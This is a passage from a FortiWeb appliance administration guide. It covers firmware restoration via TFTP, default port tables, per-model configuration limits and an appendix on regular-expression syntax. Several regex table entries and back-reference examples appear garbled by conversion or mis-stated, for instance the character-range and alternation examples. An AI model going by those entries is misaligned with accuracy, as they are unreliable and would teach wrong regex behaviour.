Back up your configuration before beginning this procedure, if possible. Restoring firmware resets the configuration, including the IP addresses of network interfaces. For information on backups, see "Backups" on page 216. For information on reconnecting to a FortiWeb appliance whose network interface configuration was reset, see "Connecting to the web UI or CLI" on page 78.

1. Download the firmware file from the Fortinet Technical Support web site:  
<https://support.fortinet.com/>
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a **local console connection** from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category. For details, see "Connecting to the web UI or CLI" on page 78.
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.

6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` ([Windows](#), [Mac OS X](#), or [Linux](#)) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

To use the FortiWeb CLI to verify connectivity, enter the following command:

```
execute ping 192.168.1.168
```

where `192.168.1.168` is the IP address of the TFTP server.

8. Enter the following command to restart the FortiWeb appliance:

```
execute reboot
```

9. As the FortiWeb appliances starts, a series of system startup messages appear.

```
Press any key to display configuration menu.....
```

10. Immediately press a key to interrupt the system startup.



You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.
```

Enter G,F,B,Q,or H:

```
Please connect TFTP server to Ethernet port "1".
```

11. If the firmware version requires that you first format the boot device before installing firmware, type `F`. Format the boot disk before continuing.

12. Type `G` to get the firmware image from the TFTP server.

The following message appears:

```
Enter TFTP server address [192.168.1.168]:
```

13. Type the IP address of the TFTP server and press `Enter`.

The following message appears:

```
Enter local address [192.168.1.188]:
```

14. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.

The following message appears:

```
Enter firmware image file name [image.out]:
```

**15.**Type the file name of the firmware image and press Enter.

The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

```
MAC:00219B8F0D94
#####
Total 28385179 bytes data downloaded.
Verifying the integrity of the firmware image..
Save as Default firmware/Backup firmware/Run image without
saving: [D/B/R]?
```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

**16.**Type D.

The FortiWeb appliance downloads the firmware image file from the TFTP server. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.

The FortiWeb appliance reverts the configuration to default values for that version of the firmware.

**17.**To verify that the firmware was successfully installed, log in to the CLI and type:

```
get system status
```

The firmware version number is displayed.

**18.**Either reconfigure the FortiWeb appliance or restore the configuration file. For details, see [“How to set up your FortiWeb” on page 65](#) and [“Restoring a previous configuration” on page 220](#).



If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature’s default values for that version of the firmware. You may need to reconfigure some settings.

**19.**Update the attack definitions.



Installing firmware replaces the current attack definitions with those included with the firmware release that you are installing. After you install the new firmware, make sure that your attack definitions are up-to-date. For more information, see [“Uploading signature & geography-to-IP updates” on page 156](#).

# Appendix A: Port numbers

Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.

The following tables list the default port assignments used by FortiWeb.

**Table 65:** Default ports used by FortiWeb for outgoing traffic

Port number	Protocol	Purpose
N/A	ARP	HA failover of network interfaces. See <a href="#">“HA heartbeat &amp; synchronization” on page 40</a> .
N/A	ICMP	<ul style="list-style-type: none"><li>• Server health checks. See <a href="#">“Configuring server up/down checks” on page 264</a>.</li><li>• <code>execute ping</code> and <code>execute traceroute</code>. See the <a href="#">FortiWeb CLI Reference</a>.</li></ul>
21	TCP	<ul style="list-style-type: none"><li>• Anti-defacement backup and restoration (FTP). See <a href="#">“Anti-defacement” on page 527</a>.</li><li>• FTP configuration backup. See <a href="#">“To back up the configuration via the web UI to an FTP/SFTP server” on page 218</a>.</li></ul>
22	TCP	<ul style="list-style-type: none"><li>• Anti-defacement backup and restoration (SSH/SCP). See <a href="#">“Anti-defacement” on page 527</a>.</li><li>• SFTP configuration backup. See <a href="#">“To back up the configuration via the web UI to an FTP/SFTP server” on page 218</a>.</li></ul>
25	TCP	SMTP for alert email. See <a href="#">“Configuring email settings” on page 610</a> .
53	UDP	DNS queries. See <a href="#">“Configuring DNS settings” on page 138</a> .
69	UDP	TFTP for backups, restoration, and firmware updates. See commands such as <code>execute backup</code> or <code>execute restore</code> in the <a href="#">FortiWeb CLI Reference</a> .
80	TCP	Server health checks. See <a href="#">“Configuring server up/down checks” on page 264</a> .
123	UDP	NTP synchronization. See <a href="#">“Setting the system time &amp; date” on page 98</a> .
137, 138, 139	UDP	Anti-defacement backup and restoration (Windows-style share). See <a href="#">“Anti-defacement” on page 527</a> .
162	UDP	SNMP traps. See <a href="#">“SNMP traps &amp; queries” on page 614</a> .
389	TCP	LDAP authentication queries. See <a href="#">“Configuring LDAP queries” on page 239</a> .

**Table 65:** Default ports used by FortiWeb for outgoing traffic

Port number	Protocol	Purpose
443	TCP	<ul style="list-style-type: none"> <li>FortiGuard service polling and update downloads. See <a href="#">“Connecting to FortiGuard services”</a> on page 142.</li> <li>Server health checks. See <a href="#">“Configuring server up/down checks”</a> on page 264.</li> </ul>
445	TCP	<ul style="list-style-type: none"> <li>NTLM authentication queries. See <a href="#">“Configuring NTLM queries”</a> on page 246.</li> <li>Anti-defacement backup and restoration (Windows-style share). See <a href="#">“Anti-defacement”</a> on page 527.</li> </ul>
514	UDP	Syslog. See <a href="#">“Configuring logging”</a> on page 577.
636	TCP	LDAPS authentication queries. See <a href="#">“Configuring LDAP queries”</a> on page 239.
1812	UDP	RADIUS authentication queries. See <a href="#">“Configuring RADIUS queries”</a> on page 243.
6055	UDP	HA heartbeat. Layer 2 multicast. See <a href="#">“HA heartbeat &amp; synchronization”</a> on page 40.
6066	UDP	HA configuration synchronization. Layer 2 multicast. See <a href="#">“HA heartbeat &amp; synchronization”</a> on page 40.
8333	TCP	Configuration replication. See <a href="#">“Replicating the configuration without FortiWeb HA (external HA)”</a> on page 114.

**Table 66:** Default ports used by FortiWeb for incoming traffic (listening)

Port number	Protocol	Purpose
N/A	ICMP	ping and traceroute responses. See <a href="#">“Configuring the network interfaces”</a> on page 120.
22	TCP	SSH administrative CLI access. See <a href="#">“Configuring the network interfaces”</a> on page 120.
23	TCP	Telnet administrative CLI access. See <a href="#">“Configuring the network interfaces”</a> on page 120.
80	TCP	<ul style="list-style-type: none"> <li>HTTP administrative web UI access. See <a href="#">“Configuring the network interfaces”</a> on page 120 and <a href="#">“How to use the web UI”</a> on page 50.</li> <li>Predefined HTTP service. Only occurs if the service is used by a policy. See <a href="#">“Predefined services”</a> on page 293.</li> </ul>
161	UDP	SNMP queries. See <a href="#">“Configuring an SNMP community”</a> on page 616 and <a href="#">“Configuring the network interfaces”</a> on page 120.

**Table 66:** Default ports used by FortiWeb for incoming traffic (listening)

Port number	Protocol	Purpose
443	TCP	<ul style="list-style-type: none"><li>• HTTPS administrative web UI access. Only occurs if the destination address is a network interface's IP address. See <a href="#">“Configuring the network interfaces” on page 120</a> and <a href="#">“How to use the web UI” on page 50</a>.</li><li>• Predefined HTTPS service. Only occurs if the service is used by a policy, and if the destination address is a virtual server or bridged connection. See <a href="#">“Predefined services” on page 293</a>.</li></ul>
8333	TCP	Configuration replication. See <a href="#">“Replicating the configuration without FortiWeb HA (external HA)” on page 114</a> .
6055	UDP	HA heartbeat. Layer 2 multicast. See <a href="#">“HA heartbeat &amp; synchronization” on page 40</a> .
6056	UDP	HA configuration synchronization. Layer 2 multicast. See <a href="#">“HA heartbeat &amp; synchronization” on page 40</a> .

# Appendix B: Maximum configuration values

These tables show the maximum number of configuration objects or limits that vary by them, and are not a guarantee of performance. For values such as hardware specifications that do not vary by software version or configuration, see your model's QuickStart Guide.

**Table 67:** Maximum number of ADOMs per FortiWeb

<b>FortiWeb models</b>				
<b>FortiWeb 400B/1000B</b>	<b>FortiWeb-VM (2-4 GB RAM)</b>	<b>FortiWeb-VM (4-8 GB RAM)</b>	<b>FortiWeb-VM (8-16 GB RAM), FortiWeb 400C, FortiWeb 1000C, FortiWeb 3000C/ CFsx, FortiWeb 4000C</b>	<b>FortiWeb-VM 16+ GB RAM, FortiWeb 1000D, FortiWeb 3000D/ DFsx, FortiWeb 4000D</b>
N/A	4	12	32	64

The below values are *per ADOM*. For example, the maximum number of server policies is 256 on a FortiWeb 4000D. Each additional ADOM can have an additional 256 server policies. However, due to the performance impact relative to each model's RAM constraints, maximizing the number of objects in all ADOMs is obviously not recommended.

**Table 68:** Maximum sessions, transactions, and policies (physical appliances)

	<b>FortiWeb model</b>			
	<b>FortiWeb 400B/ C</b>	<b>FortiWeb 1000B/ C/ D</b>	<b>FortiWeb 3000C/ CFsx/ D/ DFsx</b>	<b>FortiWeb 4000C/ D</b>
<b>Persistent IP sessions to servers per appliance</b>  See also <a href="#">Persistence Timeout</a> .	20 000/ 25 000	40 000/ 60 000/ 700 000	100 000/ 100 000/ 700 000/ 700 000	150 000/ 700 000
<b>Policies per appliance*</b>	6/ 12	40/ 60/ 128	100/ 100/ 256/ 256	150/ 512
<b>HTTP transactions per second</b>	10 000	22 000/ 27 000/ 40 000	40 000/ 40 000/ 60 000/ 60 000	70 000/ 100 000

**Table 69:** Maximum configuration objects

Web UI item		Main table	Sub-table
<b>System</b>			
Network	Interface	32 (total physical interfaces and VLAN subinterfaces)	N/A
Certificates	Local	255	N/A
	SNI	255	255
	CA	255	N/A
	CA Group	255	255
	Intermediate CA	255	N/A
	Intermediate CA Group	255	255
	CRL	255	N/A
	Certificate Verify	255	N/A
<b>Policy</b>			
Server Policy		See <a href="#">Table 68</a> “Maximum sessions, transactions, and policies (physical appliances),” on page 719	
Web Protection Profile	Inline Protection Profile	255	N/A
	Offline Protection Profile	255	N/A
<b>Server Objects</b>			
Server	Virtual Server	255	N/A
	Server Pool	255	20
	Health Check	255	N/A
	Persistence	255	N/A
	HTTP Content Routing	255	255
Protected Hostnames		255	64
Service	Predefined	255	N/A
	Custom	255	N/A
Global	Custom Global White List	No limit	N/A
X- Forwarded-For		255	255

**Table 69:** Maximum configuration objects

Web UI item		Main table	Sub-table
Error Page		255 The size of the uploaded file cannot exceed 1 MB.	N/A
<b>Application Delivery</b>			
URL Rewriting Policy	Policy	255	255
	Rule	255	10
Authentication Policy	Policy	255	255
	Rule	255	255
Site Publish	Policy	255	255
	Rule	255	N/A
Compression	File Compress Policy	255	255
	File Uncompress Policy	255	255
	Exclusion Rule	255	255
Caching	Web Cache Policy	255	255
	Web Cache Exception	255	255
<b>Web Protection</b>			
Known Attacks	Signatures/Exceptions	32	Enabled main classes: 64
			Disabled sub-classes: 255
			Disabled signatures: 2048
			Filters:10240
	Custom Signature Group	255	64
Custom Signature	255	255	

**Table 69:** Maximum configuration objects

Web UI item		Main table	Sub-table
Advanced Protection	Custom Policy	255	255
	Custom Rule	255	255
	Padding Oracle Protection	255	255
Input Validation	Parameter Validation Policy	255	255
	Parameter Validation Rule	255	1024
	Hidden Fields Policy	255	255
	Hidden Fields Rule	255	32
	File Upload Restriction Policy	255	255
	File Upload Restriction Rule	255	255
Protocol	HTTP Protocol Constraints	255	255
	HTTP Constraints Exception	255	32
Access	Brute Force	255	255
	URL Access Policy	255	255
	URL Access Rule	255	32
	Page Access	255	16
	Start Pages	255	32
	Allow Method Policy	255	255
	Allow Method Exceptions	255	32
	IP List	255	255
	Geo IP	255	255
	Geo IP Exceptions	255	255
Web Anti-Defacement	Anti Defacement	16	N/A
	Anti-Defacement File Filter	255	255

**Table 69:** Maximum configuration objects

Web UI item		Main table	Sub-table
<b>DoS Protection</b>			
Application	HTTP Access Limit	255	N/A
	Malicious IPs	255	N/A
	HTTP Flood Prevention	255	N/A
Network	TCP Flood Prevention	255	N/A
	Syn Cookie	255	N/A
Dos Protection Policy		255	N/A
<b>IP Reputation</b>			
IP Reputation	Exceptions	255	N/A
<b>Auto Learn</b>			
Auto Learn Profile		255	N/A
Report		The number of Auto Learn reports which FortiWeb has learned.  For each report, the maximum node number of the report tree is 16384.	N/A
Predefined Pattern	Data Type Group	255	512
	Data Type	None	N/A
	URL Pattern	1 (one)	N/A
	Suspicious URL	255	512
Custom Pattern	Data Type	255	N/A
	Suspicious URL Policy	255	64
	Suspicious URL Rule	255	N/A
Application Templates	Application Policy	25	255
	URL Replacer	255	N/A

**Table 69:** Maximum configuration objects

Web UI item		Main table	Sub-table
<b>Web Vulnerability Scan</b>			
Web Vulnerability Scan	Web Vulnerability Scan Policy	255	N/A
	Web Vulnerability Scan Profile	255	N/A
	Web Vulnerability Scan Schedule	255	N/A

## Maximum values on FortiWeb-VM

FortiWeb-VM has 4 virtual network interfaces (vNICs, or virtual ports).

The maximum number of server policies *initially* varies by the maximum amount of virtual memory (vRAM) available to FortiWeb-VM in VMware, up to a hard limit. FortiWeb-VM allows up to 20 policies for the first 1 GB of vRAM, then an additional 15 policies per additional 1 GB of vRAM, up to a maximum of 255 server policies.

In other words, at first, the server policy limit increases linearly with vRAM. But after 7 GB of vRAM, further increasing the vRAM no longer has an affect. 8 GB or more vRAM allows up to 255 server policies. (Keep in mind that increasing the vRAM may still benefit performance.)

The maximum number of sessions with the back-end web servers varies by the maximum number of vCPUs allowed by your FortiWeb-VM license.

### To see the maximum allowed sessions for your FortiWeb-VM installation

1. Go to *Policy > Server Policy > Server Policy*.
2. Either click *New* or edit an existing policy.
3. Look at the minimum-maximum range indicator next to the *Persistent Server Sessions* option. That number tells you the maximum server sessions for your installation.

**Table 70:** Maximum persistent IP sessions to servers

	FortiWeb-VM license/model			
	VM01	VM02	VM04	VM08
<b>Per VM</b>	8 000	20 000	50 000	100 000
<b>Per policy</b>	8 000	8 000	15 000	50 000

## Data analytics maximums

The capability of each model's hardware determines the capacity of the data analytics database.

- **Max. Number Records per Table** — The maximum number of data records that each table in the data analytics database can contain.
- **Max. Number Tables** — The maximum number of database tables that the model can store.
- **Max. Tables Searched per Query** — The maximum number of database tables that FortiWeb searches per query.

**Table 71:** Maximum storage and queries for data analytics

Model	Max. Number Records per Table	Max. Number Tables	Max. Tables Searched per Query
FortiWeb 400B	1,000,000	20	1
FortiWeb 400C	1,000,000	20	1
FortiWeb-VM	1,000,000	20	1
FortiWeb 1000B	1,000,000	100	2
FortiWeb 1000C	1,000,000	100	2
FortiWeb 1000D	1,000,000	100	2
FortiWeb 3000C/CFsx	1,000,000	200	3
FortiWeb 3000D/DFsx	1,000,000	200	3
FortiWeb 4000C	1,000,000	300	4
FortiWeb 4000D	1,000,000	300	4

# Appendix D: Regular expressions

Most FortiWeb features support regular expressions. Regular expressions are a powerful way of denoting all possible forms of a string. They are very useful when trying to match text that comes in many variations but follows a definite pattern, such as dynamic URLs or web page content.

**Regular expressions can involve very computationally intensive evaluations. For best performance, you should only use regular expressions where necessary, and build them with care.** For information on optimization, see [“Regular expression performance tips” on page 650](#).

## See also

- [Regular expression syntax](#)
- [What are back-references?](#)
- [Cookbook regular expressions](#)
- [Language support](#)

## Regular expression syntax

**Accurate regular expression syntax is vital** for detecting different forms of the same attack, for rewriting all but only the intended URLs, and for allowing normal traffic to pass (see [“Reducing false positives” on page 659](#)). When configuring *Expression* or similar settings, always use the >> (test) button to:

- Validate your expression’s syntax.
- Look for unintended matches.
- Verify intended matches.

Will your expression match? Will it match more than once? Where will it match? Generally, unless the feature is specifically designed to look for all instances, FortiWeb will evaluate only a specific location for a match, and it will start from that location’s beginning. (In English, this is the left most, topmost point in the string.) FortiWeb will take only the first match, unless you have defined a number of repetitions.

FortiWeb follows **most** [Perl-compatible regular expression \(PCRE\)](#) syntax. [Table 72 on page 727](#) shows syntax and popular grammar examples. You can find additional examples with each feature, such as [“Example: Sanitizing poisoned HTML” on page 397](#).



Inverse string matching is not currently supported.

For example, to match all strings that do **not** contain `hamsters`, you cannot use:

```
!(hamsters)
```

You can, however, use inverse matching for specific character classes, such as:

```
[^A]
```

to match any string that contains any characters that are **not** the letter A.

**Table 72:** Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
Anything <b>except</b> *. ^\$?+\()\{\}\[\]	Literal match, <b>except</b> if the character is part of a: <ul style="list-style-type: none"> <li>capture group</li> <li>back-reference (e.g. \$0 or \1)</li> <li>other regular expression token (e.g. \w)</li> </ul>	<b>Text:</b> My cat catches things. <b>Regular expression:</b> cat <b>Matches:</b> cat Depending on whether the feature looks for all instances, it may also match “cat” in the beginning of “catches”.
\	Escape character. If it is followed by: <ul style="list-style-type: none"> <li>An alphanumeric character, the alphanumeric character is <b>not</b> matched literally as usual. Instead, it is interpreted as a regular expression token. For example, \w matches a word, as defined by the locale.</li> <li>Any regular expression special character: *. ^\$?+\()\{\}\[\] this escapes interpretation as a regular expression token, and instead treats it as a normal letter. For example, \\ matches: \</li> </ul>	<b>Text:</b> /url?parameter=value <b>Regular expression:</b> \?param <b>Matches:</b> ?param
(?i)	Turns on case-insensitive matching for subsequent evaluation, until it is turned off or the evaluation completes.	<b>Text:</b> /url?Parameter=value <b>Regular expression:</b> (?i)param <b>Matches:</b> Param Would also match pArAM etc.
\n	Matches a new line (also called a line feed). Microsoft Windows platforms typically use \r\n at the end of each line. Linux and Unix platforms typically use \n. Mac OS X typically uses \r	<b>Text:</b> My cat catches things. <b>Regular expression:</b> \n <b>Matches:</b> The end of the text on Linux and other Unix-like platforms, only <b>part</b> of the line ending on Windows, and nothing on Mac OS X.
\r	Matches a carriage return.	<b>Text:</b> My cat catches things. <b>Regular expression:</b> \r <b>Matches:</b> Part of the line ending on Windows, nothing on Linux/Unix, and the whole line ending on Mac OS X.

**Table 72:** Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
\s	Matches a space, non-breaking space, tab, line ending, or other white space character.  <b>Tip:</b> Many languages do <b>not</b> separate words with white space. Even in languages that usually use a white space separator, words can be separated with many other characters such as: <pre>\ / - " ' " " \ . , &gt; &lt; - : ;</pre> and new lines. In these cases, you should usually include those in addition to \s in a match set ( [] ) or may need to use \b (word boundary) instead.	<b>Text:</b> <a href='http://www.example.com' >  <b>Regular expression:</b> www\.example\.com\s  <b>Matches:</b> Nothing.  Due to the final ' which is a word boundary but not a white space, this does <b>not</b> match. The regular expression should be:  www.example.com\b
\S	Matches a character that is <b>not</b> white space, such as A or 9.	<b>Text:</b> My cat catches things.  <b>Regular expression:</b> \S  <b>Matches:</b> Mycatcatchesthings.
\d	Matches a decimal digit such as 9.	<b>Text:</b> /url?parameterA=value1  <b>Regular expression:</b> \d  <b>Matches:</b> 1
\D	Matches a character that is <b>not</b> a digit, such as A or b or É.	
\w	Matches a whole word.  Words are substrings of any uninterrupted combination of one or more characters from this set:  [a-zA-Z0-9_]  between two word boundaries (space, new line, :, etc.).  It does <b>not</b> match Unicode characters that are equivalent, such as 三 , ?? or 光 .	<b>Text:</b> Yahoo!  <b>Regular expression:</b> \w  <b>Matches:</b> Yahoo  Does not match the terminal exclamation point, which is a word boundary.
\W	Matches anything that is <b>not</b> a word.	<b>Text:</b> Sell?!?~  <b>Regular expression:</b> \W  <b>Matches:</b> ?!?~
.	Matches any single character <b>except</b> \r or \n.  <b>Note:</b> If the character is written by combining two Unicode code points, such as à where the core letter is encoded separately from the accent mark, this will <b>not</b> match the entire character: it will only match one of the code points.	<b>Text:</b> My cat catches things.  <b>Regular expression:</b> c.t  <b>Matches:</b> cat cat

**Table 72:** Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
+	<p>Repeatedly matches the previous character or capture group, 1 or more times, as many times as possible (also called “greedy” matching) <b>unless</b> followed by a question mark ( ? ), which makes it optional.</p> <p>Does not match if there is not at least 1 instance.</p>	<p><b>Text:</b> www.example.com</p> <p><b>Regular expression:</b> w+</p> <p><b>Matches:</b> www</p> <p>Would also match “w”, “ww”, “www”, or any number of uninterrupted repetitions of the character “w”.</p>
*	<p>Repeatedly matches the previous character or capture group, 0 or more times. Depending on its combination with other special characters, this token could be either:</p> <ul style="list-style-type: none"> <li>* — Match as <b>many</b> times as possible (also called “greedy” matching).</li> <li>*? — Match as <b>few</b> times as possible (also called “lazy” matching).</li> </ul>	<p><b>Text:</b> www.example.com</p> <p><b>Regular expression:</b> .*</p> <p><b>Matches:</b> www.example.com</p> <p>All of any text, except line endings (\r and \n).</p>
		<p><b>Text:</b> www.example.com</p> <p><b>Regular expression:</b> (w)*?</p> <p><b>Matches:</b> www</p> <p>Would also match common typos where the “w” was repeated too few or too many times, such as “ww” in w.example.com or “www” in www.example.com. It would still match, however, if no amount of “w” existed.</p>
? <b>except</b> when followed by =	<p>Makes the preceding character or capture group optional (also called “lazy” matching).</p>	<p><b>Text:</b> www.example.com</p> <p><b>Regular expression:</b> (www\.)?example.com</p> <p><b>Matches:</b> www.example.com</p> <p>Would also match example.com.</p>
? =	<p>Looks ahead to see if the next character or capture group matches and evaluate the match based upon them, but does <b>not</b> include those next characters in the returned match string (if any).</p> <p>This can be useful for back-references where you do not want to include permutations of the final few characters, such as matching “cat” when it is part of “cats” but <b>not</b> when it is part of “catch”.</p>	<p><b>Text:</b> /url?parameter=valuepack</p> <p><b>Regular expression:</b> p(?=arameter)</p> <p><b>Matches:</b> p, but only in “parameter, <b>not</b> in “pack”, which does not end with “arameter”.</p>

**Table 72:** Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
()	Creates a capture group or sub-pattern for back-reference or to denote order of operations. See also <a href="#">“Example: Inserting &amp; deleting body text” on page 399</a> and <a href="#">“What are back-references?” on page 731</a> .	<p><b>Text:</b> /url/app/app/mapp</p> <p><b>Regular expression:</b> (/app)*</p> <p><b>Matches:</b> /app/app</p> <hr/> <p><b>Text:</b> /url?paramA=valueA&amp;paramB=valueB</p> <p><b>Regular expression:</b> (param)A=(value)A&amp;\0B\1B</p> <p><b>Matches:</b> paramA=valueA&amp;paramB=valueB</p>
	Matches <b>either</b> the character/capture group before <b>or</b> after the pipe ( ).	<p><b>Text:</b> Host: www.example.com</p> <p><b>Regular expression:</b> (r\n)\n r</p> <p><b>Matches:</b> The line ending, regardless of platform.</p>
^	Matches either: <ul style="list-style-type: none"> <li>the <b>position</b> of the beginning of a line (or, in multiline mode, the first line), <b>not</b> the first character itself</li> <li>the inverse of a character, but only if ^ is the first character in a character class, such as [^A]</li> </ul> <p>This is useful if you want to match a word, but only when it occurs at the start of the line, <b>or</b> when you want to match anything that is <b>not</b> a specific character.</p>	<p><b>Text:</b> /url?parameter=value</p> <p><b>Regular expression:</b> ^/url</p> <p><b>Matches:</b> /url, but <b>only</b> if it is at the beginning of the path string. It will <b>not</b> match “/url” in subdirectories.</p> <hr/> <p><b>Text:</b> /url?parameter=value</p> <p><b>Regular expression:</b> [^u]</p> <p><b>Matches:</b> /rl?parameter=vale</p>
\$	Matches the <b>position</b> of the end of a line (or, in multiline mode, the entire string), <b>not</b> the last character itself.	
[]	Defines a set of characters or capture groups that are acceptable matches.  To define a set via a whole range instead of listing every possible match, separate the first and last character in the range with a hyphen.  <b>Note:</b> Character ranges are matched according to their numerical code point in the encoding. For example, [a-b] matches any UTF-8 code points from 97 to 98 inclusive: @AB	<p><b>Text:</b> /url?parameter=value1</p> <p><b>Regular expression:</b> [012]</p> <p><b>Matches:</b> 1 Would also match 0 or 2.</p> <hr/> <p><b>Text:</b> /url?parameter=valueB</p> <p><b>Regular expression:</b> [A-C]</p> <p><b>Matches:</b> B Would also match “A” or “C”. It would <b>not</b> match “b”.</p>

**Table 72:** Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
{}	Quantifies the number of times the previous character or capture group may be repeated continuously.  To define a varying number repetitions, delimit it with a comma.	<b>Text:</b> 1234567890 <b>Regular expression:</b> <code>\d{3}</code> <b>Matches:</b> 123
		<b>Text:</b> www.example.com <b>Regular expression:</b> <code>w{1,4}</code> <b>Matches:</b> www  If the string were a typo such as “ww ” or “www”, it would also match that.

**See also**

- [What are back-references?](#)
- [Cookbook regular expressions](#)
- [Language support](#)
- [Rewriting & redirecting](#)
- [Defining custom data leak & attack signatures](#)
- [Configuring URL interpreters](#)
- [Configuring custom suspicious request URLs](#)

### What are back-references?

A back-reference is a regular expression token such as `$0` or `$1` that refers to whatever part of the text was matched by the capture group in that position within the regular expression.

Back-references are used whenever you want the output/interpretation to resemble the original match: they insert a substring of the original matching text. Like other regular expression features, back-references help to ensure that you do not have to maintain a large, cumbersome

list of all possible URL or HTML permutations and their variations or translations when using features such as custom attack signatures, rewriting, or auto-learning.

URL in client's request: /exchange/jane.doe/memo.EML

URL as interpreted by auto-learning: /exchange/memo.EML?username1=jane.doe

To invoke a substring, use  $\$n$  ( $0 \leq n \leq 9$ ), where  $n$  is the order of appearance of capture group in the regular expression, from left to right, from outside to inside, then from top to bottom.

For example, regular expressions in a condition table in this order:

(a)(b)(c(d))(e)

would result in back-reference variables (e.g.  $\$0$ ) with the following values:

- $\$0$  — a
- $\$1$  — b
- $\$2$  — cd
- $\$3$  — d
- $\$4$  — e



Numbering of back-references to capture groups starts from 0: to refer to the first substring, use  $\$0$  or /0, **not**  $\$1$  or /1.

Should you use  $\$0$  or /0 to refer back to a substring? Something else? That depends.

- /0 — An earlier part in the **current** string, such as when you have a URL that repeats:  $(/ (^/ ) *) /0/0/0/0$
- $\$0$  — A part of the **previous** match string, such as when using part of the originally matched domain name to rewrite the new domain name:  $\$0 \backslash .example \backslash .co \backslash .jp$  where  $\$0$  contains www, ftp, or whichever prefix matched the first capture group in the match test regular expression,  $(^ . ) * \backslash .example \backslash .com$
- $\$+$  — The highest-numbered capture group of the previous match string: if the capture groups were numbered 0-9, this would be equivalent to /9.
- $\$&$  — The entire match string.



Table 73:

To match...	You can use...
<b>Any IPv4 address</b>	<code>\b(25[0-5] 2[0-4][0-9] [01]?[0-9][0-9]?)\.(25[0-5] 2[0-4][0-9] [01]?[0-9][0-9]?)\.(25[0-5] 2[0-4][0-9] [01]?[0-9][0-9]?)\.(25[0-5] 2[0-4][0-9] [01]?[0-9][0-9]?)\b</code>
<b>Specific HTML tag</b> (well-formed HTML only, e.g. <code>&lt;br&gt;</code> or <code>&lt;img src="1.gif" /&gt;</code> ; does <b>not</b> match the element's contents between a tag pair; does <b>not</b> match the closing tag)	<code>(?i)&lt;\s*TAG\s*[^\&gt;]*&gt;</code>
<b>Specific HTML tag pair and contained text/tags, if any</b> (well-formed HTML only; expression does <b>not</b> validate by DTD/Schema)	<code>(?i)&lt;\s*(TAG)\s*[^\&gt;]*&gt;[^\&lt;]*&lt;\1&gt;</code>
<b>Any HTML tag pair and contained text/tags, if any</b> (well-formed HTML only; expression does <b>not</b> validate by DTD/Schema)	<code>(?i)&lt;\s*([A-Z][A-Z0-9]*)\b[^\&gt;]*&gt;(.*?)&lt;\1&gt;</code>
<b>Any HTML comment</b>	<code>(?:&lt;!--[\s\S]*?--[\t\n\r]*(?:&gt; &gt;))</code>
<b>Any HTML entity</b> (well-formed entities only; expression does <b>not</b> validate by DTD/Schema)	<code>&amp;(?!)(#((x([\dA-F]){1,5}) (104857[0-5] 10485[0-6]\d 1048[0-4]\d\d 104[0-7]\d{3} 10[0-3]\d{4} 0\d{1,6}))) ([A-Za-z\d.]{2,31}));</code>
<b>JavaScript UI events</b> ( <code>onClick()</code> , <code>onMouseOver()</code> , etc.)	<code>(?i):on(blur c(hangell)ick dblclick focus keypress (key mouse)(down up) (un)?load mouse(move o(ut ver))) reset s(elect ubmit))</code>
<b>All parameters that follow a question mark or hash mark in the URL</b> (e.g. <code>#pageView</code> or <code>?param1=valueA&amp;param2=valueB...</code> ; back-reference to this match does not include the question/hash mark itself)	<code>[#\?](.*)</code>

**See also**

- [What are back-references?](#)
- [Regular expression syntax](#)

## Language support

Features such as [Recursive URL Decoding](#), input rules, and attack signatures can detect attacks and data leaks even when multiple languages are used as an evasion technique.

When configuring FortiWeb, regardless of the **display** language (see “[Global web UI & CLI settings](#)” on page 56), the simplest case is to **configure** with only US-ASCII characters. All features, including queries to external servers, support it.

If you want to configure FortiWeb using another language/encoding, or support clients using another language or multiple languages, sometimes characters such as ñ, é, symbols, and ideographs such as 新 are valid input. Support varies by the nature of the item being configured.

For example, by definition, host names cannot contain special characters. DNS standards predate many standards for internationalization. Because of this, the web UI and CLI will reject input if it contains non-ASCII encoded characters when configuring the host name. This means that languages other than English are not supported **unless** encoded as an [RFC 3490](#) international domain name (IDN) prefixed with xn-- . However, other configuration items, such as names and comments, often support the language of your choice.

To use your preferred languages in those cases, use an encoding that supports it.

For best results:

- for regular expressions that must match HTTP requests, **use the same encoding as your HTTP clients**
- for other features, use UTF-8 encoding, or use only the characters whose encoded values are the **same** in UTF-8 (for example, US-ASCII characters are usually encoded using the same byte-wise values in ISO 8859-1, Windows code page 1252, Shift-JIS and others; however, ideographs such as 新 may be garbled or interpreted as the wrong character when viewed as another encoding)



HTTP clients may send requests in encodings that are **not** UTF-8. Encodings vary by the client’s operating system or input language.

If you input the configuration in English, the client’s request may match regardless of encoding: due to US-ASCII predating most other encodings, byte-wise, the values for English characters tend to have identical numerical values in many encoding types. For example, English words may be readable regardless of interpreting a web page as either ISO 8859-1 or as GB2312.

